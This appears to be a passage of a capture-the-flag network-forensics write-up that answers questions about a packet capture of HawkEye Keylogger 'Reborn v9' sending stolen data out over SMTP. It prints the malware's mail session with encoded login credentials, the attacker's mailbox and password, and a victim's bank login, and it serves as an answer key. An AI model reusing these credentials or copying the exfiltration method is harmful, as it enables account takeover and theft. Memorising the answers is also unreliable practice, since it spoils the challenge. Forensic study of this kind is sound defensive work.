
17. What is the public IP of the victim's computer?
- 173.66.146.112

Follow → HTTP Stream



18. In which country is the email server to which the stolen information is sent?
- United States






19. Analyzing the first extraction of information. What software runs the email server to which the stolen data is sent?
- Exim 4.91

```
▸ Transmission Control Protocol, Src Port: 587, Dst Port: 49206, Seq: 1, Ack: 1, Len: 197
▾ Simple Mail Transfer Protocol
  ▾ Response: 220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:38:15 -0700 \r\n
      Response code: <domain> Service ready (220)
      Response parameter: p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:38:15 -0700
      Response parameter: We do not authorize the use of this system to transport unsolicited,
      Response parameter: and/or bulk e-mail.
```


20. To which email account is the stolen information sent?
- sales.del@macwinlogistics.in





```
220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:38:15 -0700
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
EHLO Beijing-5cd1-PC
250-p3plcpnl0413.prod.phx3.secureserver.net Hello Beijing-5cd1-PC [173.66.146.112]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-AUTH PLAIN LOGIN
250-CHUNKING
250-STARTTLS
250-SMTPUTF8
250 HELP
AUTH login c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy5pbg==
334 UGFzc3dvcmQ6
U2FsZXNAMjM=
235 Authentication succeeded
MAIL FROM:<sales.del@macwinlogistics.in>
250 OK
RCPT TO:<sales.del@macwinlogistics.in>
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
MIME-Version: 1.0
From: sales.del@macwinlogistics.in
To: sales.del@macwinlogistics.in
Date: 10 Apr 2019 20:38:08 +0000
Subject: =?utf-8?B?
SGF3a0V5ZSBLZXlsb2dnZXIgLSBSZWJvcm4gdjkgLSBQYXNzd29yZHMgTG9ncyAtIHJvbWFuLm1jZ3VpcmUgXCBCRUlKSU5HLTVD
RDEtUEMgLSAxNzMuNjYuMTQ2LjExMg==?=
Content-Type: text/plain; charset=utf-8
Content-Transfer-Encoding: base64
```

21. What is the password used by the malware to send the email?
- Sales@23


22. Which malware variant exfiltrated the data?
- Reborn v9



23. What are the bankofamerica access credentials? (username:password)
- roman.mcguire:P@ssw0rd$



24. Every how many minutes does the collected data get exfiltrated?
- 10
smtp.req.command



smtp.req.command

No.	Time	Source	Destination	Protocol	Length	Host	Info
3191	2019-04-10 20:38:16.629477	10.4.10.132	23.229.162.69	SMTP	60		C: DATA
3307	2019-04-10 20:48:20.646732	10.4.10.132	23.229.162.69	SMTP	76		C: EHLO Beijing-5cd1-PC
3310	2019-04-10 20:48:20.715259	10.4.10.132	23.229.162.69	SMTP	107		C: AUTH login User: sales.del@macwinlogistics.in
3316	2019-04-10 20:48:20.850616	10.4.10.132	23.229.162.69	SMTP	96		C: MAIL FROM:<sales.del@macwinlogistics.in>
3319	2019-04-10 20:48:20.914805	10.4.10.132	23.229.162.69	SMTP	94		C: RCPT TO:<sales.del@macwinlogistics.in>
3322	2019-04-10 20:48:20.983067	10.4.10.132	23.229.162.69	SMTP	60		C: DATA
3394	2019-04-10 20:58:24.755606	10.4.10.132	23.229.162.69	SMTP	76		C: EHLO Beijing-5cd1-PC
3397	2019-04-10 20:58:24.823930	10.4.10.132	23.229.162.69	SMTP	107		C: AUTH login User: sales.del@macwinlogistics.in
3403	2019-04-10 20:58:24.961209	10.4.10.132	23.229.162.69	SMTP	96		C: MAIL FROM:<sales.del@macwinlogistics.in>
3406	2019-04-10 20:58:25.029456	10.4.10.132	23.229.162.69	SMTP	94		C: RCPT TO:<sales.del@macwinlogistics.in>
3409	2019-04-10 20:58:25.099313	10.4.10.132	23.229.162.69	SMTP	60		C: DATA
3479	2019-04-10 21:08:30.510501	10.4.10.132	23.229.162.69	SMTP	76		C: EHLO Beijing-5cd1-PC
3482	2019-04-10 21:08:30.574703	10.4.10.132	23.229.162.69	SMTP	107		C: AUTH login User: sales.del@macwinlogistics.in
3488	2019-04-10 21:08:30.713731	10.4.10.132	23.229.162.69	SMTP	96		C: MAIL FROM:<sales.del@macwinlogistics.in>
3491	2019-04-10 21:08:30.774090	10.4.10.132	23.229.162.69	SMTP	94		C: RCPT TO:<sales.del@macwinlogistics.in>
3494	2019-04-10 21:08:30.839018	10.4.10.132	23.229.162.69	SMTP	60		C: DATA
3594	2019-04-10 21:18:34.648253	10.4.10.132	23.229.162.69	SMTP	76		C: EHLO Beijing-5cd1-PC
3597	2019-04-10 21:18:34.712401	10.4.10.132	23.229.162.69	SMTP	107		C: AUTH login User: sales.del@macwinlogistics.in
3603	2019-04-10 21:18:34.851765	10.4.10.132	23.229.162.69	SMTP	96		C: MAIL FROM:<sales.del@macwinlogistics.in>
3606	2019-04-10 21:18:34.915630	10.4.10.132	23.229.162.69	SMTP	94		C: RCPT TO:<sales.del@macwinlogistics.in>
3609	2019-04-10 21:18:34.985593	10.4.10.132	23.229.162.69	SMTP	60		C: DATA
3849	2019-04-10 21:28:38.816638	10.4.10.132	23.229.162.69	SMTP	76		C: EHLO Beijing-5cd1-PC
3852	2019-04-10 21:28:38.882241	10.4.10.132	23.229.162.69	SMTP	107		C: AUTH login User: sales.del@macwinlogistics.in
3858	2019-04-10 21:28:39.022567	10.4.10.132	23.229.162.69	SMTP	96		C: MAIL FROM:<sales.del@macwinlogistics.in>
3861	2019-04-10 21:28:39.091676	10.4.10.132	23.229.162.69	SMTP	94		C: RCPT TO:<sales.del@macwinlogistics.in>
3864	2019-04-10 21:28:39.158928	10.4.10.132	23.229.162.69	SMTP	60		C: DATA
3927	2019-04-10 21:38:42.929953	10.4.10.132	23.229.162.69	SMTP	76		C: EHLO Beijing-5cd1-PC
3930	2019-04-10 21:38:42.995970	10.4.10.132	23.229.162.69	SMTP	107		C: AUTH login User: sales.del@macwinlogistics.in
3936	2019-04-10 21:38:43.130898	10.4.10.132	23.229.162.69	SMTP	96		C: MAIL FROM:<sales.del@macwinlogistics.in>
3939	2019-04-10 21:38:43.204996	10.4.10.132	23.229.162.69	SMTP	94		C: RCPT TO:<sales.del@macwinlogistics.in>
3942	2019-04-10 21:38:43.274180	10.4.10.132	23.229.162.69	SMTP	60		C: DATA